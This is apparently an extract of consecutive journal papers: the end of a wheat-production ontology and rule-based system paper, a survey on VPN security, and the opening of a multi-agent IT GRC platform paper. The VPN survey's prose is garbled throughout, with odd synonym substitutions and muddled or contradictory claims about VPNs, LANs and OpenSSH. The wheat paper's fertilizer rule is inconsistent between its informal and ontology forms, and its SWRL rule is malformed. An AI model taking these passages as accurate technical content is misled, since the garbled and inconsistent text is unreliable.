


Fig-1 Decision Requirement in Wheat production

III KNOWLEDGE REPRESENTATION IN WHEAT PRODUCTION MANAGEMENT

Reasoning on the basis of available fact and getting required solution requires that facts are represented in appropriate form. Knowledge representation is the field of artificial intelligence (AI) devoted to representing information about the domain of interest, like agriculture, in a form that a computer system can utilize to solve complex tasks such as diagnosing plant disease or structuring rules to classify information. One of the techniques of knowledge representation is using ontology [Natalya F] [Burney and Nadeem 2012]. Ontology defines the terms and concepts commonly used in a particular domain. Therefore, ontology development is a process of representing terms, concepts and relationship in domain of interest. The main advantage of ontology representation is, it provides an explicit conceptual standard that can be shared and commonly used to describe the information in a domain of interest.

The use of ontology can be undertaken by different points of view:[Sofia]

1. Building a new ontology from scratch
2. Building ontology by assembling, extending, specializing and adapting, other ontology which are parts of the resulting ontology.
3. Reusing ontology, by merging different ontology on the same or similar subject into a single one that unifies all of them.

In this study second option is used by utilizing terms and concept of AGROVOC along with rice production ontology [Thunkijjanukij 2009].

In Agriculture ontology are developed through many sources. AGROVOC is a controlled vocabulary in agricultural covering all areas of interest including food, nutrition, agriculture, fisheries, forestry, environment etc. AGROVOC is a collaborative effort and kept up to date by the AGROVOC team in FAO, by a number of involved institutions serving as focal points for specific languages, and by individual domain experts. To date, AGROVOC contains over 32,000 concepts organized in a hierarchy; each concept may have labels in up to 22 languages. Thunkijjanukij¹ et al has proposed rice production ontology for production management in Thailand. The ontology contain, concepts, terms and relationship related to rice production ontology

AGROVOC arrange terms in agriculture in hierarchy of application which helps to develop conceptual model of entities and entity relationship[Sachit 2012]. The traditional AGROVOC

[Sachit 2012] Thesaurus is made up of terms (Table-2), connected by hierarchical and non-hierarchical relations. The relations used are the classical relations (Table-3) used in thesauri as: BT (broader term), NT (narrower term), RT (related term), UF (non-descriptor). Scope notes and definitions are used in AGROVOC to clarify the meaning and the context of terms. AGROVOC in addition to "terms" also uses the notion of "concept", and a larger set of relations between concepts. A concept is represented by all the terms, preferred and non-preferred, in languages, to which it is associated. Both concepts and terms participate in relationships with other concepts and terms:

Fertilizer application	Descriptor
Fertilizer combinations	Descriptor
Fertilizer formulations	Descriptor
fertilizers	Descriptor
Planting date	Descriptor
Planting density	Non-Descriptor
Planting depth	Descriptor
Planting distance	Non-Descriptor
Planting methods	Descriptor
Disease prevalence	Non-Descriptor
Disease recognition	Descriptor
Disease reporting	Non-Descriptor
Disease resistance	Descriptor
Disease surveillance	Descriptor
Disease symptoms	Non-Descriptor
Disease transmission	Descriptor
Disease treatment	Non-Descriptor
Diseases	Descriptor

Table-2 Common Agricultural terms(snapshot)

The processes in wheat production are defined by the specifying relationship between concepts and terms (Table-3). The concepts may have equivalence or associative relationship have forward or inverse direction. For instance the object property hasIrrigationMethod define relationship between agricultural Zone and irrigation process e.g Zone-IV hasIrrigationMethod of Rain-Fed. Similarly the inverse relationship specifies Rain-Fed isIrrigationMethodof Zone-IV. In wheat production ontology AGROVOC terms and concepts are utilized for representing knowledge. (Table-3)

Relationship	Inverse Relationship	Relationship Type
hasCommonName	isCommonNameof	Equivalence
hasCultivationProcess	isCultivationProcessof	Associative
hasCultivationMethod	isCultivationMethodof	Associative
hasIrrigationProcess	isIrrigationProcessof	Associative
hasIrrigationMethod	isIrrigationMethodof	Associative
hasPest	IsPestof	Associative
Produce	IsProducedFrom	Associative
isResistantTo	IsHarmlessFor	Associative
isSusceptibleTo	IsHarmfuFor	Associative

Table-3 Relationship in wheat production ontology


Utilizing basic concepts and relationship wheat production technology is represented in machine readable form.

IV KNOWLEDGE BASE DEVELOPMENT

A. Knowledge Base (KB) Wheat Production

In the next step Knowledge Base is developed using wheat ontology. KB comprises representation of facts, mechanism for logical reasoning and querying methods. Logical reasoning is done by defining rules and imposing constraints. We utilized Protégé, an effective open source tool to develop KB and defining rules. Protégé employ graph database to store information, SWRL[Semantic Web Rule Language] for rule development, SPARQL[Protocol and RDF query language] for query development and RDF(Resource description Framework) to deliver wheat knowledge through semantic web. Graph database and RDF are basic components of semantic web [Canda]

The graph database is an effective tool of semantic web. Its a kind of database that uses graph structures to represent and store data through nodes, edges and properties[Silvescu]. The graph database is quite different from relational or hierarchical database. In graph database resources are related to other resources[Fig 2], with no single resource having any particular intrinsic importance over another. Resources are connected through properties. Graph databases, by design, allow simple and fast retrieval of complex hierarchical structures that are difficult to represent in relational database systems.



Graph Database Wheat Production Technology(Snap Shot)

Fig 2 Wheat graph database

Different methods can be used as underlying storage mechanism in graph database which includes tables, document or RDF graph. In this research RDF is utilized for storage.

The Resource Description Framework (RDF) is a family of World Wide Web Consortium (W3C) specifications originally designed as a metadata data model. The graph data model is the model the semantic

web to store data and RDF is the format in which it is written. RDF is an XML-based language for describing information contained in a Web resource.

B. Querying Wheat KB

Retrieval of information from Wheat KB can be done in two ways querying the RDF graph using SPARQL [Zheng] query language or utilizing rule based system using SWRL[Connor]. In this study both approaches are used

C. Rules based system

Rules based expert system and rules are structured way of reasoning and classifying information. Production rules in the form of if & then clause are used to define or apply constrain in declarative manner. Domain rules are structured in informal, semi informal and formal ways. However, in knowledge base rules are expressed in formal system. Informal statements in natural language are transformed into formal language or rule execution language.

In AI several methods can be used for formal expression or rules like SQL (Structured Query Language), ECA, predicate logic and propositional logic. In wheat production expert system ontology based predicate logic and axioms are used to define rules for extraction and updating of information from wheat knowledge base. Developing ontology base rule [Kalibatiene 2010] three steps process is carried out to

- Express rule in informal natural language
- Express rule using ontology concepts and relationship
- Express rule in formal predicate logic
- In wheat production management expert system conditions and actions are proposed by agriculture expert in natural language like
- Informal Rule: If soil fertility is average and rainfall is moderate then 2 begs of urea is applied.

Using this scheme lets take one example

In-formal: if soil is loamy and soil condition is weak then apply 3 bag of NPK or 2 bag of DAP at the time of sowing

Ontology based Representation:

```
<Soil> <has_type> <loamy> and
<Soil> <has_condition> <Weak>
then <Fertilizer> <has_name> = "NPK"
<hasQuantity> = "2 bags", Or
```

Fertilizer <has_name> = "DAP" <hasQuantity> = "3 bags",
and <Fertilizer> <hastimeof application> = "at sowing"

The ontological expression is transformed into rule using SWRL syntax. So formal expression in predicate logic will be

SoilType(?x) ^ SoilCondition(?y) ----->
Fertilizer(?z),
Fertilizer(?f) ^ hastimeof application(?t) --->
has_quantity(?q)

The terms in bracket represent variable which are replaced by named individual

In summary knowledge base of wheat production technology basically comprises a set of terms concepts and relationships and set of rules which can perform reasoning process on wheat production technology information in Pakistan and finally propose solution to queried problem.




Fig 3 Semantic Web Wheat Production Technology

V SOFT COMPUTING MODEL WHEAT PRODUCTION MANAGEMENT

Finally, we propose a soft computing model (Fig 4) for knowledge engineering in agriculture. The model employ acquisition of agricultural information through conventional methods, developing a knowledge base through OWL ontology and implementing a reasoning mechanism on top of it using rule base system and soft computing techniques for classification and probabilistic reasoning. The technical implementation of the system is undertaken through semantic web (Fig 3). Web based user interface enable user submitting problems which are transformed into

query and submitted to KB. Knowledge is processed using embedded rules and solution is delivered using RDF




Fig. 4 Soft Computing Model for DSS in Wheat Production Management

II RESULT AND DISCUSSION

Knowledge engineering in agriculture is essential for developing knowledgebase, expert systems and decision support systems. In this paper a frame work for knowledge engineering of Wheat production technology in Pakistan is discussed. The frame work is a four tire process. In the first tire wheat production technology is acquired in informal simple language (English) structure. In the second step agricultural ontology is used for more formal representation using specific technical terms which define concepts as well as relationship. In the third step rule based system is used for logical reasoning and knowledge processing and finally acquired knowledge is delivered using semantic web through RDF. The essential component of the frame work is the updating of knowledge by the user who has limited knowledge of information technology. Ontology provides basic building blocks with underlying logical structure which facilitate mapping highly technical agricultural information into machine readable form. The proposed system is flexible scalable as well as dynamic.

The developed system is dynamic in the sense that it continuously update domain knowledge using expert opinion as well as new technology based on research and scalable in the sense that system can be modified for other crops management technologies. With regard to scope of application ontology based knowledge representation of wheat production management have several advantages as it facilitate generic application development of knowledge base for different users. Further, use of predicate logic in rule based system facilitates adoption of semantic web

technology enabling implementation on diversified platform including embedded mobile phone based technology. One limiting factor of the proposed system is need for incorporation of some local language terms specific to particular region. However, this can be achieved by updating or redefining of some ontological concepts or terms

VI FUTURE WORK

Rule based system for reasoning the knowledge base is more efficient if it is capable of handling incomplete and uncertain information. Authors has plan to uses Bayesian network and fuzzy logic system for wheat disease diagnosis [Burney 2015] and predicting impact of pest and disease attack on crop yield to capture the inherent uncertainty of these factor as it has profound effect on overall production.

REFERENCES

1. Burney, Aqil, Nadeem Mehmood, 2012 "Generic Temporal and Fuzzy Ontological Framework, (GTFOF) for Developing Temporal-Fuzzy Database Model for Managing Patient's Data, Journal of Universal Computer Science, vol. 18, no. 2 (2012), 177-193
2. Burney, Aqil, Zain Abbas, 2015, "Applications of Rough Sets in Health Sciences and Disease Diagnosis", Recent Researches in Applied Computer Science, ISBN: 978-1-61804-307-8
3. Canda, K.Selcuk, "Resource Description Framework: Metadata and Its Applications", Arizona State University, candan,hliu,reshma.suvarna@asu.edu <http://citeseerx.ist.psu.edu>
4. Connor, Martin O et al , "Querying the Semantic Web with SWRL", Stanford Medical Informatics, Stanford University School of Medicine, Stanford, CA 94305 martin.oconnor@stanford.edu.
5. Darai, D.S S Singh, S Biswas, 2010, "Knowledge Engineering an overview", International Journal of Computer Science and Information Technologies, Vol. 1 (4) , 230-234.
6. Hoogenboom, G P.W. Wilkens, P.K. Thornton, et al., 1999. "Decision support system for agro technology transfer" v3.5. In: DSSAT version 3, vol. 4 University of Hawaii, Honolulu, HI, pp. 1-36.
7. Kalibatiene, Diana et al , 2010, "Ontology-Based Application for Domain Rules Development" Scientific Paper University of Latvia, Vol 756, Computer Science and Information Technologies pp 9-32
8. Khan, Ghanzafar, Ali, 2010, "Present and prospective role of electronic media in the dissemination of agricultural technologies among farmers of the Punjab, Pakistan, Ph.d theses, university of Agriculture Faisalabad, Pakistan
9. Kolhe Savita, Raj Kamal, Harvinder S. Saini, G.K. Gupta, 2011, "A web-based intelligent disease-diagnosis system using a new fuzzy-logic based approach for drawing the inferences in crops", Computers and Electronics in Agriculture Volume 76, Issue 1, Pages 16-27
10. Magarey, R.D.; Travis, J.W.; Russo, J.M.; Seem, R.C. & Magarey, P.A. 2002. Decision Support Systems: Quenching the Thirst. Plant Disease, Vol. 86, No. 1, pp. 4-14,
11. Natalya F. Noy and Deborah L. McGuinness, "Ontology Development 101: A Guide to Creating Your First Ontology" Stanford University
12. Sachit, Rajbhandari and Johannes Keizer(2012,) "The AGROVOC Concept Scheme-A Walkthrough". *Journal of Integrative Agriculture*, vol. 11, n. 5. [Journal article]
13. Silvescu, Adrian et al "Graph Databases", Artificial Intelligence Research Laboratory, Department of Computer Science, Iowa State University, <http://people.cs.ksu.edu/~dcaragea/papers/report.pdf>
14. Sofia H. Pinto and J.P. Martins "Reusing Ontologies" Instituto Superior Técnico Departamento de Eng. Informatica Grupo de Inteligencia Artificial Av. Rovisco Pais, 1049-001 Lisboa, Portugal
15. Thunkijjanukij, Aree., 2009, "Ontology Development for Agricultural Research Knowledge Management: A Case Study of Thai Rice. Tropical Agriculture interdisciplinary Graduate program, Ph.D Theses
16. Verborgh, Ruben, Querying Datasets on the Web with High Availability, <http://linkeddatafragments.org/publications/iswc2014.pdf>
17. Zheng, Weiguo et al, "Semantic SPARQL Similarity Search Over RDF Knowledge Graphs", <http://www.vldb.org/pvldb/vol9/p840-zheng.pdf>, pp 840-851
18. Zhi Ping Ding, 2011, "The Development of Ontology Information System Based on Bayesian Network and Learning," Advances in Intelligent and Soft Computing", Volume 129, , Pages 401-406

AUTHOR'S PROFILE



Dr. Aqil Burney is Professor at College of Computer Science and Information Systems (CCSIS) at Institute of Business Management (IoBM) Karachi, one of the leading Business School Pakistan. Dr. Aqil Burney was a Meritorious Professor (R.E.) and approved supervisor in Computer Science and Statistics by the HEC, Govt. of Pakistan. He was also the founder Project Director (UBIT) & Chairman of the Department of Computer Science, University of Karachi. He is also member of various higher academic boards of different universities of Pakistan. His research interest includes artificial intelligence, soft computing, neural networks, fuzzy logic, data science, statistics, simulation and stochastic modeling of mobile communication system and networks and network security, currently heading the detp. of actuarial science and risk management at CSCIS - IoBM. Teaching mostly MS(CS) Ph.D(CS))courses such as Data Warehousing, data mining & ML and information retrieval systems, fuzzy systems ,advanced theory of statistics, Markov chains and Financial Time Series.



Jawed Naseem is Principal Scientific Officer (RE) in Pakistan Agricultural Research Council. He has MCS & M.Sc (Statistics) and currently a Ph D. scholar department of Computer Science, University of Karachi, Pakistan. His research interest includes data modeling, machine learning, probabilistic reasoning, Information Management & Security and Decision Support System particularly in health care and agricultural research. He has experience in research & education at national regional (SAARC) and international level.

SECURITY ISSUES OF VIRTUAL PRIVATE NETWORKS: A SURVEY

Abdulrahman Mueed Ali Alshehri¹, Hosam Lafi Aljuhani², Aboubakr Salem Bajenaïd³

Arrowhead001@hotmail.com¹, hlaljuhani@kau.edu.sa², abajnaïd@kau.edu.sa³

Abstract

The usage of VPN services not only helps to connect different entities and organizations, it as well forms the critical component upon which various interactive services related to offering internet coverage. As various business localities and settings relating to private network augments so does the various interconnecting prerequisites as well as the network intricacy. The usage of VPN as well forms a decisive aspect for the reason that network management has turned out to be more essential and even more expensive. Undeniably, a good number of the large private networks often surpass the dimension and intricacy of smaller ones, and it is a reason as to why the virtual private network has to be excellently studied to showcase the diverse benefits that permit it to connect, retain and even sustain diverse business models. In this regard, the paper aims to discuss the diverse interconnect functionalities of VPN; it examines various VPN operations along with the various network security concerns.

1. Introduction

Data fortification in conjunction with accessibility occupies an imperative component in the execution of diverse procedures. Having ample access to networks whilst in remote regions can be a frightening situation for lots of human beings. Such individuals vary from dynamic salespersons, which ought to endorse and connect with the community by making use of the diverse networks, company executives who should inform and get updated as regards the diverse procedures happening in the corporations, etc [2]. Such human beings hope that they could gain access to their various dealings with the PC networks whilst in remote regions. For this reason, they yearn for a private network model that will connect them to their company network or an arrangement that will construct and connect the server in their business data center with a peripheral internet connection [1]. In consequence of the

valuable and appropriate information it grasps, the safety unease should be reflected on with much keenness and consciousness.

However, such negative occurrences can be foiled by making use of the diverse VPN models. This representation of private network utilizes an unrestricted network to connect isolated sites and users at the same time. The VPN representation exploits virtual linkages connected by means of the internet modes from an exact corporation's private network and to the diverse remote sites [2-5]. Because of making use of VPN, the data used during the linkage is encrypted to hold over any incidences of spying and theft of character. Thereby, in the most terrible occurrence that other persons seize the data traffic; the grabbed ciphers will not be of much assistance because they will not relinquish essential information. Internet censorship comprises the most amplified dangers to the online confidentiality of citizens as well as their independence to attain appropriate information in addition to other varieties of information [6, 7]. This way, there exist a variety of applications, for instance, Tor, SSH Tunnel plus VPN that give rise to an encrypted channel that assists human beings in evading censoring plans.

On the other hand, such models are merely efficient owing to the incidence that the censoring framework could only inspect and examine data packets via plaintext. With the augmentation of traffic scrutiny processes, it is exclusively attainable for any unit to unearth receptive and pertinent information from the encrypted packages bearing in mind the actuality that encryption procedures do not modify a packet's geometric property for example length of the package, its appearance plus its direction [8]. Given the reality that diverse outlines of statistical information can be revealed from encrypted exchanges, it is extremely possible to recognize traffic's path in addition to other varieties of information from encrypted traffic molds.

2. Literature review

Virtual Private Networks are in the present day turning out to be the most widespread technique for remote access, given that they permit a service provider to exploit the influence of the Internet services by making available a confidential channel via the communal cloud to apprehend cost savings in addition to efficiency augmentations from isolated access mechanisms [9-11]. VPN models meet the following vital enterprise prerequisites; compatibility, safety, accessibility in addition to manageability. Generally, a VPN entails an expansion of a venture's private intranet within the Internet hence generating a safe private link, fundamentally by the use of a private channel. VPNs steadily transmit relevant data across the Internet and can be manufactured in an assortment of approaches. While some comprise of routers in addition to firewalls that are linked to the bevy of service providers, others may consist of an amalgamation of application alternative firewall, infringement exposure, encryption along with tunneling, in addition to key management [12]. A number of VPNs are supervised internally, whilst others are subcontracted to an external service provider. VPN refers to a conception that has a momentous impact about the future of diverse business communications. This element puts forward a fresh and pioneering approach as regards the conventional quandary of delivering resourceful, dependable, and user-friendly telecommunications for huge and geographically scattered clusters of subscribers [13].

The aspect of VPN often substitutes the diverse accessible private networks available with a flexible design that is effortlessly supervised and one that makes available improved services. For this reason, VPN relates to a network that is erected by making use of public cables - typically the Internet, with an aim of connecting to a private network, for instance, a corporation's interior network [4]. In this regard, there are quantities of arrangements that allow an individual to generate networks by utilizing the Internet components as the intermediate for conveying the relevant data. These arrangements make use of encryption, as well as other security methods to make certain that only permitted users can have access to the network while making sure that the information cannot be captured or interrupted [7]. Therefore, a VPN is intended to make available a safe and encrypted channel through which the transmitted data flow between the inaccessible client and the corporate network. The relevant information conveyed between the two localities by means of the encrypted channel cannot be hijacked or interpreted

by anyone else for the reason that the system has quite a few components that protect both the corporation's private network along with the exterior network via which the isolated client connects through. Consumers make use of a private VPN model so as to guard their online action and identity, since by utilizing this model of an unidentified VPN service, the Internet traffic in addition to a user's information remains encrypted, thereby thwarting eavesdroppers from getting access to the Internet activity [14]. In essence, the model of VPN services is in particularly helpful when accessing communal channels, for instance, public Wi-Fi given that the other modes of public wireless services may not be safe. Other than public Wi-Fi safety, the private VPN model as well offers customers with unrestricted Internet access and it can assist in thwarting the theft of essential data theft in addition to unclogging websites.

The distinctive business Local Area Network model or LAN, along with the Wide Area Network or WAN are some illustrations of private network models [15]. The distinction differentiating a private network from a public one involves the usage of the gateway router. In this regard, a corporation will put up a firewall with the sole intention of keeping intruders who may be using the public network away from the private network. This is as well done to prevent the internal users from scrutinizing and gaining access to the public network model. Some time ago, when corporations could permit their LAN models to function as separate and segregate outfits, the aspect of confidentiality arose, as there was a probability that other persons would invade the relevant data transmitted in the process. However, nowadays, it is advisable for each entity to have its own model of LAN along with its own identification design, electronic mail system, as well as its own preferred network etiquette – neither of these aspects should be in harmony with the module of Virtual Private Network [16]. Corporations, as well as businesses, make use of a VPN model to be in touch in private over a public mode of the network as well as to send videos, voice or even information. The private model of network forms an exceptional alternative for remote employees and businesses with worldwide bureaus and associates to share information in a private way. The most commonly used mode of VPN is the virtual private dial-up network or the VPDN [13]. It entails a user-to-LAN mode of connection, and where isolated users ought to be connected to the corporation's LAN. Another model of VPN that is widely used is known as site-to-site VPN. In this form, the corporation invests in hardware to link various sites to their LAN model by

means of a public network, more often than not the Internet.

A VPN model is an enhancement of a venture's private Internet within a public network, for instance, the Internet, constructing a protected private relation, fundamentally by means of a private channel. VPNs firmly transmit relevant data across the Internet hence connecting isolated users, different offices, along with business associates into an extensive corporate network. The VPN model is virtual, and this denotes that the physical form of the network should be clear to whichever VPN connection [3]. It as well signifies that the user of the VPN module does not possess the physical network of the module; however is a communal network shared with other numerous users. To make possible the essential clearness to the upper levels, protocol-tunneling methods are utilized [5]. To prevail over the repercussions of not possessing the physical network model, service level conformities with network providers ought to be instituted to make available, in the best probable approach, the performance as well as accessibility prerequisites required by the VPN model. This model is private, and this signifies that there is an aspect of privacy in relation to the traffic passage that flows through the VPN model. VPN traffic habitually flows over the public networks and for that reason, safety measures ought to be met to make available the obligatory safety that is needed for whichever particular traffic report and data that is to pass through the VPN connection [6]. Such security obligations comprise encryption of data, the verification of data origin, and secure creation in addition to the appropriate restoration of cryptographic means that are required for encryption along with validation, defense against a rerun of packets, in addition, to address spoofing. The VPN model is a network, and although not physically existing, it must efficiently be and seen as an expansion of a corporation's network infrastructure. In this regard, it ought to be made accessible to the other models of the network, to every aspect or a specific division of its mechanisms and functions, by usual ways of topology for instance routing in addition to addressing.

3. Findings

As more corporation resources shifted to incorporate computers, though, there arose the requirement for these workplaces to interrelate and integrate through an internet connection. This was conventionally done by means of rented phone lines of contrasting speeds and this way, a corporation could be guaranteed that the connection was

constantly accessible, as well as being private [9]. This way, a virtual private network model simulates the private network model over the public one, for instance, the Internet.

4. Open SSH

OpenSSH refers to a network level security that is founded on the SSH procedure. This model is utilized in protecting communications that are conveyed via a network by means of encrypting of the network traffic. Such models are attained by encrypting the traffic transiting via the network by making use of abundant verification techniques and in addition to proffering safe tunneling abilities. The OpenSSH model integrates the aptitude of forwarding isolated TCP ports via a protected channel, and this permits the TCP openings on the server area on the user's part to be connected by the use of the SSH channel [11]. Such an application is applied to multifarious supplementary TCP links via a solitary SSH association by this means obscuring connections as well as encrypting procedures that might otherwise not be safe. Such a procedure as well permits the system to evade firewalls that may have the possibility of revealing safety concerns within the entire network. However, there are additional third-party modes of software that are utilized to hold up tunneling over SSH, and they include the likes of CVS, rsync, DistCC, in addition to Fetchmail [13]. On the other hand, OpenSSH has an extraordinary susceptibility where if a certain network is utilizing the default mode of configuration, the aggressor has an opportunity to recover the plaintexts. In this regard, the release and utilization of OpenSSH 5.2 thereby modified the conduct of earlier versions of permitting hackers to have unrestrained access to the diverse plaintexts. Such an action aided in further lessening the susceptibility of OpenSSH models. Attributable to such occurrences and regardless of the diverse vulnerabilities that were observed in preceding versions, by using the OpenSSH model, it is probable for a VPN structure with manifold stratums to be effectual on other OpenSSH [14]. In this regard, the SSH model has initiated new modes that make it easy to constitute VPNs that are constructed using the various existing SSH verification methods.

It is evident that in times gone by, users were made to log in using personal accounts unlike the situation nowadays. It is hence evident that the OpenSSH model has the diverse characteristics that permit for unproblematic tearing down of the SSH link by having the user not essentially having to track diverse PIDs. The OpenSSH tunneling attributes

necessitate that the multiple startups have to contain a limited source login for the reason that it is essential to ascertain the SSH VPN mode [3]. Such an occurrence is pointed to the actuality that the user component that is attached to SSHD server ought to have the authorization to institute a channel interface. On the whole, it is extremely possible to make use of the tunneling attributes to set up an enhanced SSH Layer 3 VPN linking various users through a Wide Area Network. The safety characteristic of the OpenSSH model puts forward a protected tunneling model by making use of the diverse verification schemes. The OpenSSH model is in addition significant in making sure that the WAN representation is protected by offering the various information encryption services and repairs to the relevant data that is conveyed to the diverse private networks from the public models of networks [12]. Even though there are several vulnerabilities related to the OpenSSH models for a multi-layer outline, it is achievable for the OpenSSH model to be successfully functional in the Wide Area Network model by use of multiple users. Such an occurrence has contributed optimistically to the area of network security in particular on a WAN model that has numerous users.

4.1 GoHop: Personal VPN to defend from censorship

GoHop obscures its traffic models with the sole aim of evading censoring entities in conjunction with traffic scrutiny [16]. GoHop productively converts traffic's packet measurement in addition to its transmission and hence is a quicker representation than Tor with reference to traffic scrutiny. Besides, as an end result of GoHop's simplicity, it functions better than auxiliary censorship circumvention representations [5]. As a personal VPN mechanism, GoHop is dependable as the user plus the server are both in a trusted relationship, and in the similar entity.

4.2 LISP-based instant VPN services

LISP is being regulated in IETF models and it disconnects the IP address function in the routing locators (RLOC) along with endpoint identifiers (EID) [2]. The ID separation procedure is appropriate for instantaneous models of virtual private network (VPN) services in view of the fact that it has a range of tunneling characteristics. LISP is extremely significant in the devising of an outline that generates abundant and rationally alienated topologies that function over one widespread infrastructure plus resource model [15]. In this regard, there is the conception of Virtual Routing and Forwarding or

VRF that is practical in generating plentiful illustrations of segmentation at the VPN stage. LISP replicates two prototypes in the mold of RLOC as well as EID and can be functional in virtual networking via the two. On the other hand, the LISP mapping arrangement can be practical in plotting virtualized EID systems to RLOC arrangements.

5. Conclusions and Recommendations

It is of efficiency and critical importance to have a model that relates to the needs of the user. Usage of the internet has brought about a host of concerns and predicaments that have to be handled with extreme caution. It is in this aspect that the aspect of VPN arises as it entirely relates to the entire concept. Ever since people started to make use of technology to be in touch, there has constantly been an obvious partition involving the public as well as private networks. A model of public networks, for instance, the public communicating system along with the Internet, relates to an outsized compilation of unrelated components that swap over information comparatively without restraint with each other. In this regard, the citizens with admittance to the models of public networks might or might not have anything that binds them together: they have nothing in common. Any given individual in this mode of the network may only be in touch with an undersized portion of his/her probable users. This mode of the private network is composed of PCs that are owned by a private business that share information exclusively with each other. This way, the entities involved are convinced that they are the only ones making use of the network, and the actuality that the information sent between them is only shared and observed only by the other individuals in the cluster.

References

- [1]. Edwards, J., Bramante, R., & Martin, A. (2006). Nortel guide to VPN routing for security and VoIP. Indianapolis: Wiley Pub.
- [2]. Perez, A., 4 - Transport Network MPLS-VPN Technology, in Implementing IP and Ethernet on the 4G Mobile Network. 2017, Elsevier. p. 65-86
- [3]. Feilner, M., & Graf, N. (2009). Beginning OpenVPN 2.0.9 : build and integrate virtual private networks using OpenVPN. Birmingham: Packt Publishers.
- [4]. Olver, N., A note on hierarchical hubbing for a generalization of the VPN problem. Operations Research Letters, 2016. 44(2): p. 191-195.

- [5]. Guichard, J., Pepelnjak, I., & Apcar, J. (2003). MPLS and VPN architectures. Indianapolis: Cisco Press.
- [6]. Richter, A. and J. Wood, Chapter 15 - VPN Integrations, in Practical Deployment of Cisco Identity Services Engine (ISE). 2016, Syngress: Boston. p. 225-238.
- [7]. Henmi, A., Lucas, M., Singh, A., & Cantrell, C. (2006). Firewall policies and VPN configurations. Rockland: Syngress.
- [8]. van der Pol, R., et al., Assessment of SDN technology for an easy-to-use VPN service. Future Generation Computer Systems, 2016. 56: p. 295-302.
- [9]. Kolesnikov, O., & Hatch, B. (2002). Building Linux Virtual Private Networks (VPNs). Indianapolis: New Riders.
- [10]. Zhang, X., et al., All-optical VPN utilizing DSP-based digital orthogonal filters access for PONs. Optics Communications.
- [11]. Lewis, C., & Pickavance, S. (2006). Selecting MPLS VPN services. Indianapolis: Cisco.
- [12]. Lewis, M. (2006). Comparing, designing, and deploying VPNs. Indianapolis: Cisco Press.
- [13]. Mairs, J. (2002). VPNs : a beginner's guide. New York: McGraw-Hill.
- [14]. Reddy, K. (2004). Building MPLS based broadband access VPNs : [implement the design principles and configurations behind MPLS based VPNs for broadband access networks]. Indianapolis: Cisco Press.
- [15]. Shneyderman, A., & Casati, A. (2003). Mobile VPN : delivering advanced services in next generation wireless systems. Indianapolis: J. Wiley.

Multi-agent architecture for distributed IT GRC platform

S. ELHASNAOUI, H. IGUER, S. FARIS and H.MEDROMI

Abstract— The IT-GRC platform is a solution that is based on the paradigm of distributed systems, based on multi-agent systems (MAS) in its different parts namely the user interface, the static and dynamic configuration of the organization management profiles, the choice of the best repository and the processing of processes, it takes advantage of the autonomy and learning aspect of ADMs as well as their high-level communication and coordination. However, these technological components are difficult to manipulate, or users lack the necessary skills to use them correctly. In this situation, the modeling of a communication architecture is necessary, in order to adapt the functionalities of the platform to the needs of the users. To help achieve these goals, it is necessary to develop a functional and intelligent communication architecture, adaptable and able to provide a support framework, allowing access to system functionalities regardless of physical and time constraints.

Index Terms—Multi-agent systems, IT GRC, frameworks, best practices, communication system, distributed system, information system.

I. INTRODUCTION

Faced with a competitive market for IT solutions, information systems are made up of heterogeneous components, with increasingly complex information flows and processes. The decision of stakeholders in the area of IT governance has become sensitive. Hence the need for adequate tools of IT governance.

The modeling of an IT GRC platform must take into account several parameters. First, the system must ensure and evaluate the alignment of the business objectives of the company with the objectives and strategy SI. Then, it must choose the best reference framework for the Governance, Risk and Compliance of Information Systems. This repository of good practices aligns the strategy of information systems through a set of guidelines that serve as benchmarks for business processes.

The platform of governance, risk management and information systems compliance that we proposed in a previous work, communicates with the stakeholders of the IS, namely the Director of Information System (DSI) and the Business Managers from each department. It has an intelligent semantic engine that allows translating the objectives expressed by its users, in language understandable by the most widespread

reference systems (COBIT, ITIL, PMBOK, ISO27001, ISO27002, ISO27005, MEHARI, and EBIOS). In order to implement the appropriate IT GRC processing, a multi-criteria decision system is integrated, making it possible to choose the best repository for a given request. Our IT GRC platform encapsulates each repository into an expert system for end-to-end evaluation in an interactive way with the user. These repositories are updated each time a new version of these has appeared.

